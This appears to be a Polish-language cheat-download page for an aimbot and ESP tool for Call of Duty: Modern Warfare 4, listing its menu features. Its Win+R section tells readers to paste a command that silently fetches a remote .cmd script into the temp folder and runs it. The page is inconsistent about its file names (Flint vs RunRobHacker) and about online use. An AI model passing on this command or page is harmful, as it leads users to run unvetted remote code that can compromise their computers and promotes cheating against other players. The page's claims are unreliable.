




Zrzuty ekranu



Alternatywna instalacja przez Win+R
Jeśli nie chcesz pobierać ręcznie: jedna komenda w oknie Uruchom pobierze oficjalny Flint.zip, rozpakuje go do %LOCALAPPDATA%\RunRobHacker i uruchomi launcher.
- Naciśnij Win+R (otworzy się okno Uruchom).
- Wklej poniższą komendę i naciśnij Enter.
- Poczekaj na zakończenie: skrypt pobierze, rozpakuje i uruchomi RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/arcane-mw4-cheat-silent-aim-free-download.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Wklejaj tylko komendę z tej strony. Oficjalna domena to runrobhacker.com; suma SHA-256 pliku jest podana na tej stronie.
Wymagany Windows 10 1803+ lub Windows 11 (curl i tar są wbudowane). Rozmiar archiwum ~38,5 MB.
Jeśli Twój Windows jest starszy niż 1803 albo komenda nie zadziała — użyj zwykłego przycisku Download i rozpakuj ZIP ręcznie.
Opis
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.
Często zadawane pytania
Czy trainer działa na aktualnej wersji Call of Duty®: Modern Warfare® 4?
Tak. Trainer działa na aktualnym patchu Call of Duty®: Modern Warfare® 4. Build śledzi żywą wersję Steam.
Jak zainstalować i uruchomić?
Pobierz archiwum z tej strony, rozpakuj je, uruchom Flint.exe jako administrator, otwórz kartę Call of Duty®: Modern Warfare® 4 i przełączaj funkcje skrótami z listy.
Czy trainer jest za darmo?
Tak. Pobierz go za darmo, bez konta. Jest przeznaczony do trybu solo; użycie w trybach online może łamać zasady gry.
Jak zainstalować
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty®: Modern Warfare® 4.
Tagi
Komentarze
Nikt jeszcze nic nie napisał. Bądź pierwszy — zapytaj albo napisz, co zadziałało.
Zaloguj się, żeby zostawić komentarz-
18 ноя 2026 Trainer v1.0
Działa?
Aktualizacje trainera
Śledzimy patche Steam: gdy gra się zaktualizuje, sprawdzamy trainer i wypuszczamy nowy build.
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
